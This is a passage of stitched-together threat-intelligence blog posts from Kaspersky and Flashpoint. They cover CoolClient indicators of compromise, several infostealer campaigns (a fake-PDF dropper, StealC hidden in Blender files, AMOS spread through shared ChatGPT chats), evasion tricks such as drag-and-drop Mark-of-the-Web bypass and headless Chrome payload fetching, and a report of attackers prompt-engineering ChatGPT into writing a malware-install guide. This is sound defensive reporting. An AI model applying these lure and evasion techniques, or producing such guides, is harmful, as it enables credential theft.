Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

  •  

Activity-masking infostealer dropper | Kaspersky official blog

Our experts have detected a new wave of malicious emails targeting Russian private-sector organizations. The goal of the attack is to infect victims’ computers with an infostealer. This campaign is particularly noteworthy because the attackers tried to disguise their activity as the operations of legitimate software and traffic to the ubiquitously-used state and municipal services website.

How the attack begins

The attackers distribute an email containing a malicious attachment disguised as a regular PDF document. In reality, the file is an executable hiding behind a PDF icon; double-clicking it triggers an infection chain on the victim’s computer. In the campaign we analyzed, the malicious files were named УВЕДОМЛЕНИЕ о возбуждении исполнительного производства (NOTICE of Initiation of Enforcement Proceedings) and Дополнительные выплаты (Additional Payouts), though these are probably not the only document names the attackers employ to trick victims into clicking the files.


Technically, the file disguised as a document is a downloader built with the help of the .NET framework. It downloads a secondary loader that installs itself as a service to establish persistence on the victim’s machine. This other loader then retrieves a JSON string containing encrypted files from the command-and-control server. It saves these files to the compromised computer in C:\ProgramData\Microsoft Diagnostic\Tasks, and executes them one by one.

Example of the server response

Example of the server response

The key feature of this delivery method is its flexibility: the attackers can provide any malicious payload from the command-and-control server for the malware to download and execute. Presently, the attackers are using an infostealer as the final payload, but this attack could potentially be used to deliver even more dangerous threats – such as ransomware, wipers, or tools for deeper lateral movement within the victim’s infrastructure.

Masking malicious activity

The command-and-control server used to download the malicious payload in this attack was hosted on the domain gossuslugi{.}com. The name is visually similar to Russia’s widely used state and municipal services portal. Furthermore, the second-stage loader has the filename NetworkDiagnostic.exe, which installs itself in the system as a Network Diagnostic Service.

Consequently, an analyst doing only a superficial review of network traffic logs or system events might overlook the server communication and malware execution. This can also complicate any subsequent incident investigation efforts.

What the infostealer collects


The attackers start by gathering information about the compromised system: the computer name, OS version, hardware specifications, and the victim’s IP address. Additionally, the malware is capable of capturing screenshots from the victim’s computer, and harvesting files in formats of interest to the attackers (primarily various documents and archives). Files smaller than 100MB, along with the rest of the collected data, are sent to a separate communication server: ants-queen-dev.azurewebsites{.}net.

File formats of interest to the attackers

File formats of interest to the attackers

The final malicious payload currently in use consists of four files: one executable and three DLL libraries. The executable enables screen capture capabilities. One of the libraries is used to add the executable to startup, another is responsible for data collection, while the third handles data exfiltration.


During network communication, the malware adds an AuthKey header to its requests, which contains the victim’s operating system identifier.

Code snippet: a function for sending messages to the attackers' server

Code snippet: a function for sending messages to the attackers’ server

How to stay safe

Our security solutions detect both the malicious code used in this attack and its communication with the attackers’ command-and-control servers. Therefore, we recommend using reliable security solutions on all devices used by your company to access the internet. And to prevent malicious emails from ever reaching your employees, we also advise deploying a security solution at the corporate email gateway level too.

  •  

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

Blogs

Blog

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

In this post, we analyze the evolving bypass tactics threat actors are using to neutralize traditional security perimeters and fuel the global surge in infostealer infections.

SHARE THIS:
Default Author Image
December 22, 2025

Infostealer-driven credential theft in 2025 has surged, with Flashpoint observing a staggering 800% increase since the start of the year. With over 1.8 billion corporate and personal accounts compromised, the threat landscape finds itself in a paradox: while technical defenses have never been more advanced, the human attack surface has never been more vulnerable.

Information-stealing malware has become the most scalable entry point for enterprise breaches, but to truly defend against them, organizations must look beyond the malware itself. As teams move into 2026 security planning, it is critical to understand the deceptive initial access vectors—the latest tactics Flashpoint is seeing in the wild—that threat actors are using to manipulate users and bypass modern security perimeters.

Here are the latest methods threat actors are leveraging to facilitate infections:

1. Neutralizing Mark of the Web (MotW) via Drag-and-Drop Lures

Mark of the Web (MotW) is a critical Windows defense feature that tags files downloaded from the internet as “untrusted” by adding a hidden NTFS Alternate Data Stream (ADS) to the file. This tag triggers “Protected View” in Microsoft Office programs and prompts Windows SmartScreen warnings when a user attempts to execute an unknown file.

Flashpoint has observed a new social engineering method to bypass these protections through a simple drag-and-drop lure. Instead of asking a user to open a suspicious attachment directly, which would trigger an immediate MotW warning, threat actors are instead instructing the victim to drag the malicious image or file from a document onto their desktop to view it. This manual interaction is highly effective for two reasons:

  1. Contextual Evasion: By dragging the file out of the document and onto the desktop, the file is executed outside the scope of the Protected View sandbox.
  2. Metadata Stripping: In many instances, the act of dragging and dropping an embedded object from a parent document can cause the operating system to treat the newly created file as a local creation, rather than an internet download. This effectively strips the MotW tag and allows malicious code to run without any security alerts.

2. Executing Payloads via Vulnerabilities and Trusted Processes

Flashpoint analysts uncovered an illicit thread detailing a proof of concept for a client-side remote code execution (RCE) in the Google Web Designer for Windows, which was first discovered by security researcher Bálint Magyar.

Google Web Designer is an application used for creating dynamic ads for the Google Ads platform. Leveraging this vulnerability, attackers would be able to perform remote code execution through an internal API using CSS injection by targeting a configuration file related to ads documents.

Within this thread, threat actors were specifically interested in the execution of the payload using the chrome.exe process. This is because using chrome.exe to fetch and execute a file is likely to bypass several security restrictions as Chrome is already a trusted process. By utilizing specific command-line arguments, such as the –headless flag, threat actors showed how to force a browser to initiate a remote connection in the background without spawning a visible window. This can be used in conjunction with other malicious scripts to silently download additional payloads onto a victim’s systems.

3. Targeting Alternative Softwares as a Path of Least Resistance

As widely-used software becomes more hardened and secure, threat actors are instead pivoting to targeting lesser-known alternatives. These tools often lack robust macro-protections. By targeting vulnerabilities in secondary PDF viewers or Office alternatives, attackers are seeking to trick users into making remote server connections that would otherwise be flagged as suspicious.

Understanding the Identity Attack Surface

Social engineering is one of the driving factors behind the infostealer lifecycle. Once an initial access vector is successful, the malware immediately begins harvesting the logs that fuel today’s identity-based digital attacks.

As detailed in The Proactive Defender’s Guide to Infostealers, the end goal is not just a password. Instead, attackers are prioritizing session cookies, which allow them to perform session hijacking. By importing these stolen cookies into anti-detect browsers, they bypass Multi-Factor Authentication and step directly into corporate environments, appearing as a legitimate, authenticated user.

Understanding how threat actors weaponize stolen data is the first step toward a proactive defense. For a deep dive into the most prolific stealer strains and strategies for managing the identity attack surface, download The Proactive Defender’s Guide to Infostealers today.

Request a demo today.

The post The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion appeared first on Flashpoint.

  •  

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

Blogs

Blog

Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor

In this post Flashpoint reveals how an infostealer infection on a North Korean threat actor’s machine exposed their digital operational security failures and reliance on AI. Leveraging Flashpoint intelligence, we pivot from a single persona to a network of fake identities and companies targeting the Web3 and crypto industry.

SHARE THIS:
Default Author Image
December 10, 2025

Last week, Hudson Rock published a blog on “Trevor Greer,” a persona tied to a North Korean IT Worker. Flashpoint shared additional insights with our clients back in July, and we’re now making those findings public.

Trevor Greer, a North Korean operative, was identified via an infostealer infection on their own machine. Information-stealing malware, also known as Infostealers or stealers, are malware designed to scrape passwords and cookies from unsuspecting victims. Stealers (like LummaC2 or RedLine) are typically used by cybercriminals to steal login credentials from everyday users to sell on the Dark Web. It is rare to see them infect the machines of a state-sponsored advanced persistent threat group (APT).

However, when adversaries unknowingly infect themselves, they can expose valuable insights into the inner workings of their campaigns. Leveraging Flashpoint intelligence sourced from the leaked logs of “Trevor Greer,” our analysts uncovered a myriad of fake identities and companies used by DPRK APTs.

Finding Trevor Greer

Flashpoint analysts have been tracking the Trevor Greer email address since December 2024 in relation to the “Contagious Interview” campaign, in which threat actors operated as LinkedIn recruiters to target Web3 developers, resulting in the deployment of multiple stealers compromising developer Web3 wallets. Flashpoint also identified the specific persona’s involvement in a campaign in which North Korean threat actors posed as IT freelance workers and applied for jobs at legitimate companies before compromising the organizations internally.

ByBit Compromise

The ByBit compromise in late February 2025 further fueled Flashpoint’s investigations into the Trevor Greer email address. Bybit, a cryptocurrency exchange, suffered a critical incident resulting in North Korean actors extorting US $1.5 billion worth of cryptocurrency. In the aftermath, Silent Push researchers identified the persona “Trevor Greer” associated with the email address trevorgreer9312@gmail[.]com, which registered the domain “Bybit-assessment[.]com” prior to the Bybit compromise.

A later report claimed that the domain “getstockprice[.]com” was involved in the compromise. Despite these domain discrepancies, both investigations attributed the attack to North Korean advanced persistent threat (APT) nexus groups.

Tracing the Infection

Using Flashpoint’s vast intelligence collections, we performed a full investigation of compromised virtual private servers (VPS), revealing the actor’s potential involvement in several other operations, including remote IT work, several self-made blockchain and cryptocurrency exchange companies, and a potential crypto scam dating back to 2022.

Flashpoint analysts also discovered that the Trevor Greer email address was linked to domains infected with information-stealing malware.

What the Logs Revealed

Analysts extracted information about the associated infected host from Trevor Greer, revealing possible tradecraft and tools used. Analysts further identified specific indicators of compromise (IOCs) used in the campaigns mentioned above, as well as email addresses used by the actor for remote work.

The data painted a vivid picture of how these threat actors operate:

Preparation for “Contagious Interviews”

The browser history revealed the actor logging into Willo, a legitimate video interview platform. This suggests the actor was conducting reconnaissance to clone the site for the “Contagious Interview” campaign, where they lured Web3 developers into fake job interviews to deploy malware.

Reliance on AI Tools

The logs exposed the actor’s reliance on AI to bridge the language gap. The operator frequently accessed ChatGPT and Quillbot, likely using them to write convincing emails, build resumes, and generate code for their malware.

Pivoting: One Node to a Network

By analyzing the “Trevor Greer” logs, we were able to pivot to other personas and campaigns involved in the operation.

  • Fake Employment: The logs contained credentials for freelance platforms, such as Upwork and Freelancer, associated with other aliases, including “Kenneth Debolt” and “Fabian Klein.” This confirmed the actor was part of a broader scheme to infiltrate Western companies as remote IT workers.
  • Fake Companies: The data linked the actor to fake corporate entities, such as Block Bounce (blockbounce[.]xyz), a sham crypto trading firm set up to appear legitimate to potential victims. 
  • Developer Personas: The infection data linked the actor to the GitHub account svillalobosdev, which had been active in open source projects to build credibility before the attack.
  • Legitimate Platforms & Tools: Analysts observed the actor using job boards such as Dice and HRapply[.]com, freelance platforms such as Upwork and Freelancer, and direct applications through company Workday sites. To improve their resume, the actor used resumeworded[.]com or cakeresume[.]com. For conversing, the threat actor likely relies on a mix of both GPT and Quilbot, as found in infected host logins, to ensure they sound human. During interviews, analysts determined that they potentially used Speechify. 
  • Deep & Dark Web Resources: The actor also likely purchased Social Security numbers (SSNs) from SSNDOB24[.]com, a site for acquiring Social Security data.

Disrupt Threat Actors Using Flashpoint

The “Trevor Greer” case study illustrates a critical shift in modern threat intelligence. We are no longer limited to analyzing the malware adversaries deploy; sometimes, we can analyze the adversaries themselves.

Using their own tools against them, Flashpoint transformed a faceless state-sponsored entity into a tangible user with bad habits, sloppy OPSEC, and a trail of digital breadcrumbs. Behind every sophisticated APT campaign is a human operator, and sometimes, they click the wrong link too. 

Request a demo today to delve deeper into the tactics, techniques, and procedures of advanced persistent threats and learn how Flashpoint’s intelligence strengthens your defenses.

Request a demo today.

The post Beyond the Malware: Inside the Digital Empire of a North Korean Threat Actor appeared first on Flashpoint.

  •  

A stealer hiding in Blender 3D models | Kaspersky official blog

News outlets recently reported that a threat actor was spreading an infostealer through free 3D model files for the Blender software. This is troubling enough on its own, but it highlights an even more serious problem: the business threat posed by free open source programs, uncontrolled by corporate infosec teams. And the danger comes not from vulnerabilities in the software, but from its very own standard features.

Why Blender and 3D model marketplaces pose a risk

Blender is a 3D graphics and animation suite used by visualization professionals across various industries. The software is free and open-source, and offers extensive functionality. Among Blender’s capabilities is support for executing Python scripts, which are used to automate tasks and add new features.

The package allows users to import external files from specialized marketplaces like CGTrader or Sketchfab. These platforms host both paid and free 3D models by artists and studios. Any of these model files potentially contain Python scripts.

This creates a concerning scenario: marketplaces where files can be uploaded by any user and may not be scanned for malicious content, combined with software that has an Auto Run Python Scripts feature. It allows files to automatically execute embedded Python scripts immediately upon opening — essentially running arbitrary code on the user’s computer in unattended mode.


How the StealC V2 infostealer spread via Blender files

The attackers posted free 3D models with the .blend file name extension on the popular CGTrader platform. These files contained a malicious Python script. If the user had the Auto Run Python Scripts feature enabled, downloading and opening the file in Blender triggered the script. It then established a connection to a remote server and downloaded a malware loader from the Cloudflare Workers domain.

The loader executed a PowerShell script, which in turn downloaded additional malicious payloads from the attackers’ servers. Ultimately, the victim’s computer was infected with the StealC infostealer, enabling the attackers to:

  • Extract data from over 23 browsers.
  • Harvest information from more than 100 browser extensions and 15 crypto wallet applications.
  • Steal data from Telegram, Discord, Tox, Pidgin, ProtonVPN, OpenVPN, and email clients like Thunderbird.
  • Use a User Account Control (UAC) bypass.

The danger of unmonitored work tools

The problem isn’t Blender itself — threat actors will inevitably try to exploit automation features in any popular software. Most end-users don’t consider the risks of enabling common automation features, nor do they typically dive deep into how these features work or how they could be exploited.

The core issue is that security teams aren’t always familiar with the capabilities of specialized tools used by various departments. They simply don’t account for this vector in their threat models.

How to avoid becoming a victim


If your company uses Blender, the first step is to disable the automatic execution of Python scripts (Auto Run Python Scripts feature). Here’s how to do it according to official documentation.

How to disable Auto Run Python Scripts in Blender

How to disable the automatic execution of Python scripts in Blender. Source

Furthermore, to prevent the sudden spread of threats via work tools, we recommend that corporate security teams:

  • Prohibit the use of tools and extensions that haven’t been approved by the security team.
  • Thoroughly vet permitted software, and assess risks before implementing any new services or platforms.
  • Regularly train employees to recognize the risks associated with installing unknown software and using dangerous features. You can automate security awareness training with the Kaspersky Automated Security Awareness Platform.
  • Enforce the use of secure configurations for all work tools.
  • Protect all company-issued devices with modern security solutions.

  •  

The AMOS infostealer is piggybacking ChatGPT’s chat-sharing feature | Kaspersky official blog

Infostealers — malware that steals passwords, cookies, documents, and/or other valuable data from computers — have become 2025’s fastest-growing cyberthreat. This is a critical problem for all operating systems and all regions. To spread their infection, criminals use every possible trick to use as bait. Unsurprisingly, AI tools have become one of their favorite luring mechanisms this year. In a new campaign discovered by Kaspersky experts, the attackers steer their victims to a website that supposedly contains user guides for installing OpenAI’s new Atlas browser for macOS. What makes the attack so convincing is that the bait link leads to… the official ChatGPT website! But how?

The bait-link in search results


To attract victims, the malicious actors place paid search ads on Google. If you try to search for “chatgpt atlas”, the very first sponsored link could be a site whose full address isn’t visible in the ad, but is clearly located on the chatgpt.com domain.

The page title in the ad listing is also what you’d expect: “ChatGPT™ Atlas for macOS – Download ChatGPT Atlas for Mac”. And a user wanting to download the new browser could very well click that link.

A sponsored link to a malware installation guide in Google search results

A sponsored link in Google search results leads to a malware installation guide disguised as ChatGPT Atlas for macOS and hosted on the official ChatGPT site. How can that be?

The Trap


Clicking the ad does indeed open chatgpt.com, and the victim sees a brief installation guide for the “Atlas browser”. The careful user will immediately realize this is simply some anonymous visitor’s conversation with ChatGPT, which the author made public using the Share feature. Links to shared chats begin with chatgpt.com/share/. In fact, it’s clearly stated right above the chat: “This is a copy of a conversation between ChatGPT & anonymous”.

However, a less careful or just less AI-savvy visitor might take the guide at face value — especially since it’s neatly formatted and published on a trustworthy-looking site.

Variants of this technique have been seen before — attackers have abused other services that allow sharing content on their own domains: malicious documents in Dropbox, phishing in Google Docs, malware in unpublished comments on GitHub and GitLab, crypto traps in Google Forms, and more. And now you can also share a chat with an AI assistant, and the link to it will lead to the chatbot’s official website.

Notably, the malicious actors used prompt engineering to get ChatGPT to produce the exact guide they needed, and were then able to clean up their preceding dialog to avoid raising suspicion.

Malware installation instructions disguised as Atlas for macOS

The installation guide for the supposed Atlas for macOS is merely a shared chat between an anonymous user and ChatGPT in which the attackers, through crafted prompts, forced the chatbot to produce the desired result and then sanitized the dialog

The infection

To install the “Atlas browser”, users are instructed to copy a single line of code from the chat, open Terminal on their Macs, paste and execute the command, and then grant all required permissions.

The specified command essentially downloads a malicious script from a suspicious server, atlas-extension{.}com, and immediately runs it on the computer. We’re dealing with a variation of the ClickFix attack. Typically, scammers suggest “recipes” like these for passing CAPTCHA, but here we have steps to install a browser. The core trick, however, is the same: the user is prompted to manually run a shell command that downloads and executes code from an external source. Many already know not to run files downloaded from shady sources, but this doesn’t look like launching a file.

When run, the script asks the user for their system password and checks if the combination of “current username + password” is valid for running system commands. If the entered data is incorrect, the prompt repeats indefinitely. If the user enters the correct password, the script downloads the malware and uses the provided credentials to install and launch it.

The infostealer and the backdoor

If the user falls for the ruse, a common infostealer known as AMOS (Atomic macOS Stealer) will launch on their computer. AMOS is capable of collecting a wide range of potentially valuable data: passwords, cookies, and other information from Chrome, Firefox, and other browser profiles; data from crypto wallets like Electrum, Coinomi, and Exodus; and information from applications like Telegram Desktop and OpenVPN Connect. Additionally, AMOS steals files with extensions TXT, PDF, and DOCX from the Desktop, Documents, and Downloads folders, as well as files from the Notes application’s media storage folder. The infostealer packages all this data and sends it to the attackers’ server.

The cherry on top is that the stealer installs a backdoor, and configures it to launch automatically upon system reboot. The backdoor essentially replicates AMOS’s functionality, while providing the attackers with the capability of remotely controlling the victim’s computer.

How to protect yourself from AMOS and other malware in AI chats

This wave of new AI tools allows attackers to repackage old tricks and target users who are curious about the new technology but don’t yet have extensive experience interacting with large language models.

We’ve already written about a fake chatbot sidebar for browsers and fake DeepSeek and Grok clients. Now the focus has shifted to exploiting the interest in OpenAI Atlas, and this certainly won’t be the last attack of its kind.

What should you do to protect your data, your computer, and your money?

  • Use reliable anti-malware protection on all your smartphones, tablets, and computers, including those running macOS.
  • If any website, instant message, document, or chat asks you to run any commands — like pressing Win+R or Command+Space and then launching PowerShell or Terminal — don’t. You’re very likely facing a ClickFix attack. Attackers typically try to draw users in by urging them to fix a “problem” on their computer, neutralize a “virus”, “prove they are not a robot”, or “update their browser or OS now”. However, a more neutral-sounding option like “install this new, trending tool” is also possible.
  • Never follow any guides you didn’t ask for and don’t fully understand.
  • The easiest thing to do is immediately close the website or delete the message with these instructions. But if the task seems important, and you can’t figure out the instructions you’ve just received, consult someone knowledgeable. A second option is to simply paste the suggested commands into a chat with an AI bot, and ask it to explain what the code does and whether it’s dangerous. ChatGPT typically handles this task fairly well.
ChatGPT warns that following the malicious instructions is risky

If you ask ChatGPT whether you should follow the instructions you received, it will answer that it’s not safe

How else do malicious actors use AI for deception?

  •  

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

Blogs

Blog

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

In Flashpoint’s latest webinar, we map the global infostealer attack chain step-by-step, from initial infection to enterprise-level account takeover. We analyze how the commodification of stolen identities works and demonstrate how Flashpoint intelligence provides the critical visibility necessary to disrupt this cycle.

SHARE THIS:
Default Author Image
December 8, 2025

Compromised digital identities have become one of the most valuable currencies in the cybercriminal ecosystem. The rise of information-stealing malware has created an industrial-scale supply chain for stolen credentials, session cookies, and browser fingerprints, directly fueling account takeover (ATO) campaigns that penetrate even the most mature security environments.

Flashpoint recently hosted an on-demand webinar, “From Compromise to Breach: How Infostealers Power Identity Attacks,” where our experts dissected this developing threat landscape. We exposed the exact sequence of events, providing defenders with the actionable intelligence required to disrupt the chain at multiple points. For the full technical breakdown, check out the full on-demand webinar

Here are the main key takeaways you need to know:

Stage 1: Initial Infection and Data Harvest (The Compromise)

A full scale compromise often begins with a single event, typically a phishing lure, a malicious download, or a compromised cracked software installer. Once executed, the infostealer goes to work, quickly and stealthily, to build a “log” that grants post-MFA (multi-factor authentication) access.

Scouring now-compromised endpoints, the stealer searches for and compiles data such as:

  • Credentials: Saved logins, credit card details, and passwords for applications and websites.
  • Session Cookies/Tokens: These are the keys that allow an attacker to bypass login prompts entirely, appearing as an already-authenticated user.
  • Browser Fingerprints and System Metadata: Geolocation, IP address, and system language used to evade security tools by accurately mimicking the victim’s legitimate environment.

Stage 2: Commodification and the ATO Supply Chain (The Market)

Once a log is harvested, it enters the Infostealer-as-a-Service ecosystem, a critical industrialized stage of the attack chain. Here, threat actors can rent or purchase access to millions of fresh logs, effectively outsourcing the initial compromise phase and enabling mass identity exploitation for a minimal investment.

